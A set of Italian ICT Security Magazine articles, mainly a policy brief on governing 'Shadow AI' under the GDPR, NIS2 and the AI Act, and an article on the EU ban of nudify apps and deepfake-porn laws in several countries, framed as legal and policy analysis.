[29] S. Fumagalli (intervento), al talk “Cybersecutity per la sanità digitale: conoscere per non rischiare”, andato in onda il 28 Ottobre 2021, nella prima giornata di FORUM PA Sanità, evento digitale organizzato da FPA e P4I-Partners4Innovation.

[30] E. Sorano, A. Guerrieri, A. Sardi, “Criticità e consapevolezze” in Capire il rischio cyber: il nuovo orizzonte in sanità, whitepaper SHAM ITALIA, 2021, p. 42.

Profilo Autore

Maria Vittoria Zucca, laureata con lode in Giurisprudenza presso l’università degli Studi di Trento, è attualmente dottoranda nel Programma di Dottorato di Interesse Nazionale in Cybersecurity, con istituzione capofila la Scuola IMT Alti Studi di Lucca, ed è affiliata alla Scuola Superiore Sant’Anna, presso l’Istituto Dirpolis (Diritto, Politica e Sviluppo).
La sua attività di ricerca si concentra sulla prevenzione, l’indagine ed il contrasto della criminalità informatica, includendo le discipline del diritto penale dell’informatica e della criminologia digitale. Su questi temi è autrice di diverse pubblicazioni scientifiche e partecipa regolarmente a conferenze nazionali e internazionali.

Condividi sui Social Network:

https://www.ictsecuritymagazine.com/articoli/risk-management-sanita/


Shadow AI, compliance e responsabilità: verso un modello minimo di governance

L’adozione spontanea, diffusa e spesso non governata di strumenti di intelligenza artificiale generativa nei contesti di lavoro ha reso attuale un fenomeno che, in modo convenzionale, viene definito Shadow AI: l’uso di sistemi o modelli AI da parte di dipendenti, collaboratori o funzioni aziendali fuori dai processi di approvazione, procurement, risk assessment e controllo interno.

Non si tratta di una categoria giuridica autonoma, ma di un problema organizzativo e di compliance che interseca più discipline: protezione dei dati, sicurezza delle informazioni, responsabilità organizzativa, contrattualistica ICT e, oggi, anche la governance dell’AI. L’interesse editoriale del tema è espresso in modo diretto anche dal piano 2026 di ICT Security Magazine, che colloca “Shadow AI in azienda: rischi, detection e governance” tra le proposte centrali del pilastro dedicato a intelligenza artificiale e machine learning per la sicurezza.

La rilevanza del tema dipende da un dato semplice: l’AI generativa abbassa drasticamente la soglia di accesso a strumenti capaci di trattare testi, dati, codice, documenti, immagini e workflow aziendali.

Di conseguenza, l’uso “di fatto” precede quasi sempre la formalizzazione delle regole e proprio in questa asimmetria si collocano i rischi principali, tra i quali si annoverano, tra gli altri, l’inserimento di dati personali o confidenziali nei prompt; la perdita di controllo su basi giuridiche, le finalità e i tempi di conservazione; la generazione di output inesatti ma apparentemente affidabili; la dipendenza da fornitori esterni non valutati; l’uso di plugin, agenti o integrazioni che ampliano la superficie d’attacco; e, non ultimo, la difficoltà di audit e di attribuzione delle responsabilità.

Il quadro normativo europeo non usa l’etichetta “Shadow AI”, ma fornisce già un reticolo di obblighi sufficiente a farne un tema di governance: il GDPR impone liceità, minimizzazione, integrità e riservatezza, responsabilizzazione del titolare e misure tecniche e organizzative adeguate; la NIS2 richiede misure di gestione del rischio di cybersicurezza e sicurezza della supply chain; l’AI Act impone almeno, fin da subito, obblighi di AI literacy per provider e deployer e, su altre scansioni temporali, ulteriori doveri in materia di GPAI, trasparenza e sistemi ad alto rischio.

La tesi di questo policy brief è che il modo più efficace per affrontare la Shadow AI non sia né il laissez-faire né il divieto assoluto. Il primo espone l’organizzazione a violazioni prevedibili; il secondo è spesso inefficace, perché spinge l’uso dell’AI fuori dai circuiti visibili. La soluzione ragionevole è una governance minima efficace: un insieme essenziale ma verificabile di regole, processi e controlli che renda l’uso dell’AI consentito, tracciabile, proporzionato al rischio e difendibile in sede di audit, ispezione o contenzioso.

Questo modello deve essere interdisciplinare e coinvolgere legal, privacy, security, procurement, HR, internal audit e funzioni di business; distinguere tra usi vietati, usi consentiti e usi consentiti con condizioni; documentare decisioni e responsabilità; integrare la valutazione AI con i processi già esistenti di sicurezza e protezione dati.

Le raccomandazioni finali sono dieci: censimento degli strumenti; classificazione degli usi; regole sui prompt e sui dati in input; valutazione dei fornitori; presidio contrattuale; logging e auditabilità; coordinamento con GDPR e NIS2; formazione mirata; presidio degli incidenti AI-related; accountability del management perché l’obiettivo non è frenare l’innovazione, ma renderla governabile.

Il problema: che cos’è davvero la Shadow AI

Con l’espressione Shadow AI si descrive, in senso pratico, l’impiego di strumenti di AI al di fuori del perimetro autorizzato e governato dell’organizzazione. Il fenomeno richiama, per analogia, quello più noto dello shadow IT, ma presenta caratteristiche ulteriori. Nel caso della Shadow AI, il rischio non deriva solo dall’adozione di un software non approvato, bensì dal fatto che l’utente interagisce con sistemi capaci di elaborare, inferire, trasformare, sintetizzare e generare contenuti a partire da input che possono incorporare dati personali, segreti commerciali, know-how, codice sorgente, documentazione contrattuale, informazioni strategiche o elementi soggetti a vincoli regolatori. Il problema, dunque, non è soltanto tecnologico: è informativo, organizzativo e giuridico.

Tra i rischi da trattare, vi sono il data leakage verso modelli esterni, le violazioni GDPR e AI Act e la necessità di policy di acceptable use. In effetti, la Shadow AI prospera precisamente negli spazi vuoti della governance: licenze individuali acquistate con carta aziendale; uso di account gratuiti; accesso a chatbot pubblici da device corporate; upload di file o screenshot per ottenere sintesi, traduzioni o analisi; uso di AI coding assistants senza regole di segregazione dei repository; integrazione di modelli in workflow o applicazioni interne senza previa valutazione dei rischi.

Dal punto di vista giuridico, il primo equivoco da sciogliere è che la Shadow AI non sia un “non-problema” solo perché il termine non compare nei testi normativi. Al contrario, proprio perché non esiste una disciplina speciale dedicata, il fenomeno ricade integralmente nel diritto comune della protezione dei dati, della sicurezza, della responsabilità d’impresa e, quando rilevante, nell’AI Act. In altri termini, l’assenza di una definizione legislativa non crea un vuoto di tutela; semmai aumenta il rischio di sottostimare obblighi già esistenti.

Perché il problema è oggi più grave di ieri

La novità non è l’esistenza di strumenti esterni al controllo IT, ma la loro capacità di penetrare i processi decisionali e documentali ordinari. Un modello generativo può essere usato per: redigere email; riassumere contratti; analizzare dataset; generare codice; produrre policy; preparare report per il board; assistere ticketing, HR, procurement e customer service.

Ciò significa che l’AI non entra in azienda come semplice utility, bensì come mediatore cognitivo delle attività professionali. Se questo avviene in assenza di regole, l’organizzazione perde visibilità su ciò che viene conferito ai sistemi, su dove i dati transitano, su quali siano le basi giuridiche che fondano il trattamento, su quali siano le clausole che regolano il rapporto con il fornitore e su quali controlli di sicurezza siano effettivamente applicati.

Sotto il profilo della protezione dei dati, il rischio è duplice: da un lato, l’utente può conferire dati personali in assenza di necessità, violando il principio di minimizzazione o utilizzando uno strumento che non è stato valutato in termini di liceità, trasparenza e sicurezza; dall’altro, anche quando l’organizzazione ritiene di star trattando dati “anonimizzati”, l’assunto potrebbe essere fragile.

L’EDPB, nell’Opinion 28/2024, ha chiarito che i modelli AI addestrati con dati personali non possono, in tutti i casi, essere considerati anonimi e che l’anonimizzazione va valutata caso per caso, anche rispetto alla possibilità di estrarre dati o re-identificare persone mediante interrogazioni del modello. Questo è un passaggio fondamentale: molte pratiche informali di uso della GenAI in azienda si fondano su una nozione eccessivamente intuitiva di “dato non personale”.

Sotto il profilo della cybersicurezza, la Shadow AI amplia la superficie d’attacco. Non solo perché i modelli possono essere esposti a prompt injection, data exfiltration, output manipolati o dipendenze terze, ma anche perché l’organizzazione introduce nuove dipendenze di filiera senza presidiarle.

La NIS2 richiede che i soggetti interessati adottino misure tecniche, operative e organizzative adeguate e proporzionate per gestire i rischi per la sicurezza dei sistemi informativi; tra tali misure rientrano, espressamente, la sicurezza della supply chain e dei rapporti con i fornitori, la sicurezza nell’acquisizione, sviluppo e manutenzione di reti e sistemi informativi, nonché politiche di valutazione dell’efficacia delle misure di gestione del rischio. Se l’AI entra in azienda attraverso canali non autorizzati, ciascuno di questi presìdi è, di fatto, eluso.

Sotto il profilo della governance dell’AI, il quadro è ormai ancora meno rinviabile. L’AI Act è entrato in vigore il 1° agosto 2024; alcune disposizioni si applicano già dal 2 febbraio 2025, fra cui gli obblighi di AI literacy, mentre altre si applicano secondo ulteriori scadenze, inclusi gli obblighi per i provider di GPAI dal 2 agosto 2025 e le norme di trasparenza dal 2 agosto 2026. L’art. 4 dell’AI Act impone a provider e deployer di adottare misure per garantire un livello sufficiente di alfabetizzazione AI del personale e di altri soggetti che operano per loro conto, tenendo conto delle competenze tecniche, dell’esperienza, della formazione e del contesto d’uso.

In termini organizzativi, questo significa che lasciare l’AI in una zona grigia, priva di policy e formazione, non è più una scelta neutra: è un indice di governance debole.

Il quadro normativo applicabile

GDPR: il cuore del problema è l’accountability

Il GDPR resta la prima lente giuridica con cui leggere la Shadow AI. Non perché ogni uso dell’AI implichi necessariamente un trattamento illecito, ma perché ogni uso aziendale rilevante richiede di rispondere alle domande classiche del diritto sui dati: quali dati entrano nel sistema; per quali finalità; su quale base giuridica; con quali ruoli tra i soggetti coinvolti; per quanto tempo; con quali misure di sicurezza; con quali trasferimenti; con quali diritti per gli interessati.

Gli artt. 5, 24 e 32 del GDPR impongono rispettivamente i principi di liceità, correttezza e trasparenza, minimizzazione, integrità e riservatezza; la responsabilità del titolare di mettere in atto misure tecniche e organizzative adeguate; e l’obbligo di garantire un livello di sicurezza adeguato al rischio.

Per la Shadow AI, il punto decisivo è l’accountability. Se il dipendente inserisce dati personali in un tool esterno, il problema non si esaurisce nella “colpa individuale”, poiché occorre domandarsi se l’organizzazione abbia predisposto policy, restrizioni, whitelist, regole di classificazione dei dati, formazione, controlli e procedure di autorizzazione adeguati. In assenza di questi elementi, diventa difficile sostenere che il titolare abbia davvero “messo in atto” misure idonee. La Shadow AI, quindi, non è solo un tema di comportamento scorretto del singolo; è un test della maturità organizzativa del titolare.

NIS2: rischio cyber e supply chain

Anche laddove non vi siano dati personali, la Shadow AI può rilevare in chiave NIS2; infatti l’art. 21 della direttiva richiede misure di gestione del rischio che coprano analisi dei rischi, gestione degli incidenti, business continuity, sicurezza della supply chain, sicurezza nell’acquisizione, nello sviluppo e nella manutenzione di reti e sistemi informativi, uso della crittografia e formazione di base in materia di cybersicurezza. L’utilizzo di strumenti AI esterni o di plugin non valutati può incidere su più di uno di questi profili: terze parti non censite, flussi di dati non mappati, integrazioni non presidiate, possibili dipendenze operative non considerate nei piani di continuità.

Per le organizzazioni soggette a NIS2, la Shadow AI non può quindi essere archiviata come tema di mera produttività individuale. È, piuttosto, una variante contemporanea del rischio da supply chain e del rischio da configurazione organizzativa non controllata e ciò vale, a maggior ragione, nelle realtà che operano in settori regolati o critici.

AI Act: dalla sperimentazione alla governance

L’AI Act non disciplina la Shadow AI come fattispecie nominata, ma ne rende più difficile la tolleranza organizzativa. La ragione minima è l’art. 4 sull’AI literacy, già applicabile dal 2 febbraio 2025. La Commissione europea, nelle FAQ dedicate, chiarisce che provider e deployer devono adottare misure per garantire un livello sufficiente di AI literacy in relazione al personale e al contesto d’uso. In termini pratici, un’organizzazione che consenta o subisca un uso diffuso di AI senza formazione, istruzioni, classificazione degli usi e definizione delle responsabilità si espone a una criticità di conformità già attuale.

Inoltre, la progressiva applicazione delle regole sui modelli GPAI e, poi, delle norme di trasparenza e sugli high-risk systems impone una capacità interna di mappare gli usi dell’AI. Senza inventario e governance, l’organizzazione non sarebbe in condizione di capire se stia agendo come mero utilizzatore di un servizio, come deployer di un sistema AI, o se abbia integrato un modello in processi che fanno emergere ulteriori obblighi.

Le opzioni di policy

Una politica aziendale sulla Shadow AI può, in astratto, muoversi lungo tre modelli.

La prima opzione è lo status quo: nessuna regola specifica, affidamento alla prudenza dei team, eventuali richiami generici nelle policy IT o privacy. È la soluzione peggiore, perché crea un divario tra uso reale e uso formalmente consentito. Il risultato è una non-governance che alimenta il rischio sul piano probatorio: quando si verifica un incidente, mancano inventari, logiche autorizzative, evidenze formative e responsabilità chiare.

La seconda opzione è il divieto generalizzato di strumenti AI non approvati o, più radicalmente, di ogni uso della GenAI, ed è comprensibile che in ambienti altamente sensibili tale soluzione possa apparire una risposta intuitiva; tuttavia, come regola generale, funziona poco. Dove il bisogno di produttività è forte, il divieto assoluto tende a spostare l’uso fuori dai radar, su account personali, dispositivi privati o canali non tracciabili e il rischio si riduce solo in apparenza.

La terza opzione è una governance minima efficace. Il suo pregio è di combinare realismo operativo e presidio giuridico. Non parte dall’idea irrealistica di azzerare l’uso dell’AI, ma da quella di ricondurlo entro un perimetro visibile, valutabile e documentato. È il modello preferibile perché consente all’organizzazione di classificare i casi d’uso, graduare i controlli in base al rischio e produrre evidenze difendibili.

Un modello minimo di governance: dieci raccomandazioni

  1. Censire gli strumenti AI effettivamente usati.

Senza inventario non esiste governance, per tale ragione occorre mappare chatbot, coding assistants, servizi di trascrizione, traduzione, analisi documentale, plugin e API. La ricognizione deve essere sia top-down, tramite procurement e IT, sia bottom-up, tramite survey, interviste e controlli sui workflow.

  1. Distinguere tra usi vietati, consentiti e consentiti con condizioni.

La regola non può essere binaria poiché devono esistere almeno tre classi: usi proibiti; usi ammessi senza dati sensibili o riservati; usi ammessi solo previa valutazione e con strumenti approvati. Questo consente di rendere comprensibile la policy agli utenti.

  1. Introdurre una disciplina rigorosa degli input.

Il rischio principale sta spesso nei prompt e proprio in tale operazione può essere utile vietare o limitare l’inserimento di dati personali non necessari, categorie particolari di dati, segreti commerciali, credenziali, codice proprietario, atti processuali, pareri legali non ancora diffusi, documentazione classificata o materiale soggetto a obblighi di segretezza.

  1. Valutare i fornitori come terze parti critiche.

Ogni servizio AI esterno deve essere trattato, sul piano della governance, come un fornitore potenzialmente rilevante per privacy e sicurezza. Vanno esaminati termini contrattuali, ruoli privacy, subfornitori, localizzazione dei dati, politiche di retention, opt-out rispetto al training, misure di sicurezza, auditability e supporto agli incidenti. Questo approccio è coerente sia con l’accountability del GDPR sia con l’attenzione NIS2 alla supply chain.

  1. Integrare la valutazione AI con i processi già esistenti.

La Shadow AI prospera quando l’AI viene trattata come eccezione. Al contrario, deve essere incorporata nei processi ordinari: vendor assessment, DPIA quando necessaria, security review, change management, classificazione delle informazioni, incident management, internal audit.

  1. Garantire logging, tracciabilità e conservazione delle evidenze.

Non ogni interazione con un sistema AI può o deve essere integralmente registrata, ma un livello adeguato di auditabilità è essenziale e ciò perché la governance deve poter dimostrare chi ha approvato lo strumento, per quali usi, con quali limitazioni, con quale formazione erogata e con quali verifiche periodiche.

  1. Predisporre una policy di AI acceptable use.

La policy dovrebbe essere breve, concreta e leggibile, non un manifesto meramente programmatico. Deve chiarire finalità consentite, divieti, regole sui dati, uso di account personali, divieto di integrare tool non approvati, regole di verifica degli output e canali per richiedere approvazioni o segnalare incidenti.

  1. Rendere effettiva l’AI literacy.

La formazione richiesta dall’art. 4 AI Act non può ridursi a un webinar introduttivo. Deve essere differenziata per ruoli: utenti comuni, manager, HR, legali, sviluppatori, security, procurement, includendo casi concreti: quali dati non inserire, come validare un output, quali errori sono tipici, quali sono le responsabilità.

  1. Gestire gli incidenti AI-related come incidenti reali.

Un errore frequente è quello di considerare un uso improprio di GenAI come una semplice deviazione interna, ben potendo, al contrario, configurarsi come un data breach, una violazione contrattuale, una dispersione di segreti, una produzione di documenti inaccurati o l’introduzione di vulnerabilità nel codice; è per tale motivo che le istruzioni da fornire agli operatori non possono prescinere da questi scenari.

  1. Coinvolgere il management e formalizzare le responsabilità.

Un altro errore piuttosto comune è quello di considerare la Shadow AI come materia di esclusiva pertinenza del reparto IT. Le scelte sul livello di tolleranza al rischio, sulle categorie di dati, sulle eccezioni consentite e sulle priorità di investimento sono decisioni di governance e proprio per tale motivo occorre una responsabilizzazione del management, con sponsorship chiara e reporting periodico.

Profili di responsabilità

Una governance debole della Shadow AI può produrre responsabilità su più livelli: sul piano amministrativo-regolatorio, possono emergere contestazioni in materia di protezione dati, sicurezza o settoriale; sul piano civilistico, l’uso improprio dell’AI può tradursi in danni da divulgazione indebita, perdita di segreti commerciali, inadempimento contrattuale o affidamento su output erronei; sul piano organizzativo interno, può emergere una responsabilità da carenza di presidi, specie quando l’uso dell’AI sia diffuso, noto o prevedibile e l’ente non abbia adottato misure ragionevoli.

È importante sottolineare un punto: la governance della Shadow AI non chiede alle organizzazioni l’impossibile, poiché nessuna disciplina pretende un rischio pari a zero, in ossequio al brocardo ad impossibilia nemo tenetur, pretende, però, un presidio ragionevole e documentabile. Ed è proprio la documentazione delle scelte, dei controlli e della formazione a costituire la prima linea difensiva in caso di audit o contenzioso.

Conclusioni

La Shadow AI non è una moda terminologica, ma la manifestazione concreta di un mutamento nel modo in cui il lavoro cognitivo viene svolto dentro le organizzazioni e proprio per tali ragioni non può essere affrontata con categorie residuali o con policy generiche. Il diritto già offre gli strumenti per qualificarla: accountability e sicurezza nel GDPR; risk management e supply chain nella NIS2; AI literacy e progressiva strutturazione della governance nell’AI Act.

La domanda non è se l’IA stia già entrando nei processi aziendali; la risposta è sì. La domanda giuridicamente rilevante è se vi stia entrando in modo governato e per molte organizzazioni, oggi, la risposta è ancora incerta. Ed è proprio in questa incertezza che si annidano i rischi più seri: non solo tecnologici, ma probatori, reputazionali e regolatori.

Una politica efficace non deve demonizzare l’IA, né inseguire un controllo assoluto; deve, più modestamente e più utilmente, renderla visibile, classificabile, governabile. In questo senso, un modello minimo di governance della Shadow AI non è un costo di compliance: è una condizione di uso legittimo e sostenibile dell’innovazione.

Bibliografia

Normativa europea

Regolamento (UE) 2016/679 del Parlamento europeo e del Consiglio del 27 aprile 2016 (General Data Protection Regulation – GDPR).

Direttiva (UE) 2022/2555 del Parlamento europeo e del Consiglio del 14 dicembre 2022 (Direttiva NIS2).

Regolamento (UE) 2024/1689 del Parlamento europeo e del Consiglio che stabilisce regole armonizzate sull’intelligenza artificiale (AI Act).

Documenti istituzionali e linee guida

Agenzia per la Cybersicurezza Nazionale, Linee guida per l’adozione dell’intelligenza artificiale nella Pubblica Amministrazione, 2024.

Agenzia per l’Italia Digitale, Linee guida sull’acquisizione e il riuso di software per la PA (aggiornate 2023–2024).

European Data Protection Board (EDPB), Opinion 28/2024 on certain data protection aspects related to AI models, 2024.

European Commission, AI Act – Questions & Answers, 2024–2025.

European Commission, Guidelines on General Purpose AI (GPAI), 2025.

ENISA, Threat Landscape 2025, 2025.

ENISA, Cybersecurity and AI: Threats and Opportunities, 2023.

Garante per la protezione dei dati personali, Provvedimento del 30 novembre 2023 su ChatGPT (OpenAI), doc. web n. 9973484.

NIST, AI Risk Management Framework (AI RMF 1.0), 2023.

NIST, Secure Software Development Framework (SSDF), SP 800-218, aggiornamenti 2024.

Standard tecnici e best practice

ISO/IEC 27001:2022, Information Security Management Systems.

ISO/IEC 27701:2019, Privacy Information Management.

ISO/IEC 42001:2023, Artificial Intelligence Management Systems.

Report e fonti di contest

World Economic Forum, Global Cybersecurity Outlook 2025, 2025.

IBM Security, Cost of a Data Breach Report 2024.

Gartner, Top Cybersecurity Trends 2025.

Cloudflare, DDoS Threat Report 2025.

Letteratura e contributi su AI e diritto

Veale, M., Borgesius, F.Z., Demystifying the Draft EU Artificial Intelligence Act, Computer Law Review International, 2021.

Edwards, L., Veale, M., Slave to the Algorithm? Why a Right to Explanation Is Probably Not the Remedy You Are Looking For, Duke Law & Technology Review, 2017.

Wachter, S., Mittelstadt, B., Floridi, L., Why a Right to Explanation of Automated Decision-Making Does Not Exist in the GDPR, International Data Privacy Law, 2017.

Profilo Autore

Elena Bassòli, Avvocato in Genova, Professore a contratto di Diritto della comunicazione elettronica (54 h) e di Cyber Security and Data Protection (Master II liv. post lauream Ingegneria), presso l’Università degli Studi di Genova. Si occupa di diritto e nuove tecnologie dal 1995 ed è autore di oltre 200 pubblicazioni in materia, tra monografie, contributi a collettanee, articoli, note e commenti. Membro del Comitato di Redazione della rivista “Sicurezza e Giustizia”, è formatore per Ministero dell’Interno e Ministero di Giustizia, Presidente ANGIF (Associazione Nazionale Giuristi Informatici e Forensi). Coautore del software Verslex in uso al Senato della Repubblica per l’aiuto alla redazione dei testi normativi. È dottore di ricerca in Metodi e tecniche della formazione e valutazione delle leggi, XII ciclo. Coordinatore della Commissione “Privacy” e Consigliere presso CTI-Liguria (Club Tecnologie dell’Informazione); membro ANDIG-Ass. Naz. Docenti Informatica giuridica e ANDIP-Ass. Naz. Difesa Privacy. Delegato al Congresso Nazionale Forense.

Condividi sui Social Network:

https://www.ictsecuritymagazine.com/articoli/shadow-ai/


AI Act, l’Unione Europea bandisce le “nudify apps”

L’Europa annuncia un passo in avanti sul contrasto al Deepfake Porn: il 26 marzo 2026 il Parlamento UE ha varato una misura che intende colpire le cosiddette nudify apps, nate per generare o alterare immagini di persone reali tramite l’intelligenza artificiale e creare contenuti espliciti senza il loro consenso.

Nello specifico si tratta di un emendamento all’AI Act, parte del più generale processo di revisione noto come “Digital Omnibus” e avviato nel novembre 2025 allo scopo dichiarato di semplificare e aggiornare la normativa comunitaria alla luce del rapido sviluppo delle tecnologie digitali.

Come già avvenuto in altri campi, l’intelligenza artificiale ha avuto un impatto dirompente anche sulla diffusione di contenuti sessualmente espliciti. Oltre a trasformare l’industria legale dell’intrattenimento per adulti, l’estrema accessibilità degli strumenti che usano l’AI per produrre materiale pornografico a partire da immagini o video di persone inconsapevoli (inclusi minorenni) sta abilitando forme di abuso sempre più pervasive.

Deepfake Porn: un fenomeno in crescita allarmante

Il termine deepfake può indicare ogni tipologia di contenuto audiovisivo digitale creato e/o alterato mediante AI.

Sebbene si tratti di un’attività teoricamente lecita, è noto già da anni come ciò possa prestarsi a numerosi utilizzi illeciti.

Una specifica tipologia è infatti rappresentata dal deepnude, che parte dall’immagine di una persona reale per generarne altre di natura esplicita.
La stragrande maggioranza di tali contenuti rappresenta corpi femminili in scenari sessuali: secondo le Nazioni Unite, “deepfake pornography made up 98% of all deepfake videos online and 99% depicted women, according to a 2023 report”.

Il medesimo report registra una crescita superiore al 500% dei video deepfake circolanti a partire dal 2019, evidenziando quanto gli strumenti necessari a crearli siano ormai “widely available, usually free, and require very little technical expertise”.

Come in altri casi di Technology Facilitated Gender-based Violence (TFGBV) – in particolare nella categoria dell’Image Based Sexual Abuse (IBSA) – una volta pubblicati i contenuti sono quasi impossibili da rimuovere; “once posted, AI generated content can be replicated endlessly, saved to private devices and shared across platforms, making it nearly impossible to fully remove”.

Le persone coinvolte rischiano di soffrire gravi effetti psicologici ed emotivi, nonché professionali e reputazionali, in conseguenza dell’essere state associate a materiali pornografici diffusi online.

Cosa sono le nudify apps?

Nell’ambito del Deepfake Porn, si è sviluppato un fiorente mercato dedicato ad app e software che in poche mosse consentono di “denudare” una persona partendo da un’immagine in cui appaia parzialmente o completamente vestita.

Sebbene tale possibilità esistesse già da diversi anni, la massiccia diffusione di strumenti semplici e gratuiti (o comunque a prezzi molto accessibili) ha trasformato una realtà marginale in un fenomeno dilagante: secondo una ricerca condotta dal Centre for Countering Digital Hate, il solo GROK avrebbe prodotto – in un periodo di osservazione di appena 10 giorni – ben 3 milioni di immagini sessualmente esplicite e 23.000 contenuti relativi ad abusi su minori.

Più di recente, la Internet Watch Foundation (IWF) ha pubblicato i risultati di un’indagine che conferma come nel 2025 siano stati diffusi migliaia di “AI-generated images and videos of realistic child sexual abuse”.

Anche in questo caso, è evidente come la circolazione di immagini a carattere intimo che rappresentano minori reali e riconoscibili rischi di avere effetti devastanti sulla loro sicurezza presente e futura.

Le normative sul Deepfake Porn nel mondo

Mentre la creazione e la diffusione di immagini ritraenti minori sono severamente proibite ovunque, i contenuti che mostrano soggetti adulti sono rimasti a lungo in una “zona grigia” sul piano legale.

Soltanto negli ultimi anni, anche in seguito al clamore mediatico creatosi intorno ad alcune “vittime eccellenti” – come la cantante Taylor Swift – molti Paesi hanno iniziato ad adottare normative per contenere questo fenomeno e sanzionare i responsabili.

Vediamone le principali.

Regno Unito: già dal 2023, l’Online Safety Act proibisce la diffusione di immagini esplicite manipolate digitalmente, senza tuttavia rivolgersi in modo specifico alla creazione di contenuti mediante AI; per colmare tale lacuna, nel 2025 il Data (Use and Access) Act ha previsto come reato “to create or request the creation of non-consensual intimate images”.

Corea del Sud: alla luce di oltre 800 casi in un solo anno, nel 2024 il governo di Seoul ha adottato una delle normative più rigorose al mondo in tema di deepfake, vietando i contenuti espliciti generati tramite AI e prevedendo fino a 3 anni di carcere per chi detenga o visioni tali contenuti, nonché fino a 7 per chi li generi a fini di distribuzione.

Singapore: nello stesso anno sono state introdotte pene severe per i responsabili di truffe o estorsioni conseguenti alla creazione di deepfake a natura sessuale, sulla scorta di numerosi scandali verificatisi nei mesi precedenti.

Stati Uniti: il “Take It Down Act” (Tools to Address Known Exploitation by Immobilizing Technological Deepfakes on Websites and Networks) del 2025 criminalizza la pubblicazione non consensuale di immagini intime, citando esplicitamente i deepfakes; entro il 19 maggio 2026, ogni piattaforma che ospiti contenuti creati dagli utenti deve dotarsi di sistemi per la segnalazione e rimozione di materiali espliciti creati senza il consenso delle persone ritratte.

Messico: sempre nel 2025, il Congresso ha approvato una legge che prevede fino a 5 anni di carcere (e significative sanzioni pecuniarie) per chiunque crei o diffonda senza consenso materiali a contenuto sessuale manipolati tramite l’AI, includendo espressamente ogni applicazione, programma o tecnologia capace di alterare o modificare fotografie, file audio, video o qualsiasi altro materiale grafico.

Brasile: a marzo 2026, il codice penale è stato aggiornato per includere nuove sanzioni nei confronti di chi alteri l’immagine o la voce di una persona mediante l’uso di AI o altre tecnologie; per i siti o piattaforme che consentano la pubblicazione di materiali espliciti così prodotti, sono previste multe fino al 2% del fatturato annuale.

Molti altri Paesi – come l’Australia o il Canada – hanno annunciato di star elaborando simili normative, confermando la percezione globale del Deepfake porn come minaccia concreta ed estremamente attuale.

Anche la nuova UN Cybercrime Convention prevede per gli Stati contraenti l’obbligo di criminalizzare la condivisione di Non-Consensual Intimate Imagery (NCII), includendo le immagini di persone reali create o modificate dall’intelligenza artificiale; e l’Unione Europea aveva già provveduto ad adottare alcune misure di contrasto.

Il divieto di deepnudes: direttiva europea e legge italiana

In effetti la Direttiva (UE) 2024/1385, adottata nel 2024 e dedicata al contrasto della violenza contro le donne, proibisce “creating and distributing pornographic material digitally altered to make it appear that a person is involved without their consent”.

Un’ipotesi che – pur non menzionando esplicitamente gli strumenti basati sull’AI – potrebbe applicarsi anche ai contenuti generati dalle nudify apps.

Tuttavia, come noto, le direttive non sono immediatamente applicabili negli Stati membri; al contrario richiedono passaggi applicativi che non tutti i componenti dell’Unione hanno ancora compiuto, portando a una disparità di tutele tra i vari Paesi UE.

Inoltre la direttiva subordina l’illiceità dei deepfake alla circostanza che siano idonei a provocare seri danni (“likely to cause serious harm”), lasciando un ampio margine interpretativo circa la valutazione di tali requisiti.

Analogamente, in Italia l’art. 612 quater c.p. (introdotto dalla legge n. 132/2025) punisce con la reclusione fino a cinque anni “chiunque cagiona un danno ingiusto ad una persona, cedendo, pubblicando o altrimenti diffondendo, senza il suo consenso, immagini, video o voci falsificati o alterati mediante l’impiego di sistemi di intelligenza artificiale”.

La scelta di mutuare dalla direttiva l’elemento del “danno ingiusto” rischia così di limitare l’applicabilità della norma italiana, lasciando alla vittima l’onere della prova in merito agli effetti dell’abuso.

Ulteriori profili di rischio dei Deepnudes

Oltre alle citate conseguenze psicologiche e reputazionali, un deepfake diffuso sul web può esporre la persona ritratta ad attenzioni indesiderate (e potenzialmente pericolose), mettendo a repentaglio la sua sicurezza fisica ed emotiva.

Ma i deepnude hanno già dimostrato di comportare ulteriori profili di rischio: è il caso delle finte app che promettono di creare gratuitamente materiali erotici, in realtà utilizzate da gruppi cyber criminali per indurre gli utenti a scaricare contenuti malevoli con cui sottrarre le loro credenziali per poi condurre attacchi informatici mirati.

I deepfake possono altresì potenziare i casi di sextortion, dove immagini o video intimi generalmente ottenuti con l’inganno sono utilizzati per ricattare qualcuno al fine di estorcere denaro (di solito in criptovalute) o di farsi inviare ulteriori immagini private, minacciando in caso contrario di pubblicarli online.

E anche laddove i materiali in questione vengano creati o modificati artificialmente, non è difficile immaginare come una persona potrebbe finire per cedere al ricatto sull’onda del timore per la propria reputazione personale e professionale.

Conclusioni: contro il Deepfake abuse serve più consapevolezza

Alla luce dei molteplici profili di rischio evidenziati, nonché della rapidità con cui si evolvono le tecnologie, sembra utopico ipotizzare che il solo strumento normativo – tanto a livello nazionale quanto sovranazionale – possa risultare sufficiente ad arginare il fenomeno deepfake.

Risultano senz’altro utili i tentativi di coinvolgere le aziende nella prevenzione degli abusi basati sull’AI; ma difficilmente i colossi tech rinunceranno ai relativi lauti guadagni, al più limitandosi a prevedere meccanismi di age verification e segnalazione/rimozione dei contenuti illegali che tuttavia, proprio come i rimedi giurisdizionali, intervengono quando il danno si è già verificato.

Allo stesso modo, le possibili contromisure tecniche – come il watermarking delle immagini – rischiano di rivelarsi presto superate dall’evoluzione degli strumenti digitali.

Fondamentale, allora, è impegnarsi nel costruire una cultura del consenso a partire dalle giovani generazioni, creando consapevolezza circa i pericoli e le gravi conseguenze potenzialmente derivanti dalla creazione e diffusione di materiali non consensuali online, affinché lo sviluppo delle tecnologie non divenga sempre più uno strumento per ledere la dignità delle persone.

Profilo Autore

Con una laurea in Giurisprudenza conseguita presso l’Università degli Studi Roma Tre – seguita da un dottorato di ricerca in Economia e Diritto delle Relazioni Internazionali – Irene Salvi è docente in diversi Master e Corsi formativi, nonché giornalista pubblicista e ricercatrice indipendente sul tema dell’intersezione tra diritti individuali, libertà civili e tecnologie digitali.

Dal 2020 è consigliera di una rete internazionale attiva nel contrasto alla violenza di genere; nel 2025 ha partecipato al PRIN-PNRR “Gendering Internet. Violence, Resilience and Empowerment in digital spaces” (GIVRE), condotto dalla Sapienza insieme a Università di Padova e Link University, primo progetto di ricerca sul fenomeno della violenza digitale di genere in Italia.

Condividi sui Social Network:

https://www.ictsecuritymagazine.com/articoli/ai-act-nudify-apps/


Cybersecurity sanitaria: come difendere gli ospedali da ransomware e cyber-intrusioni

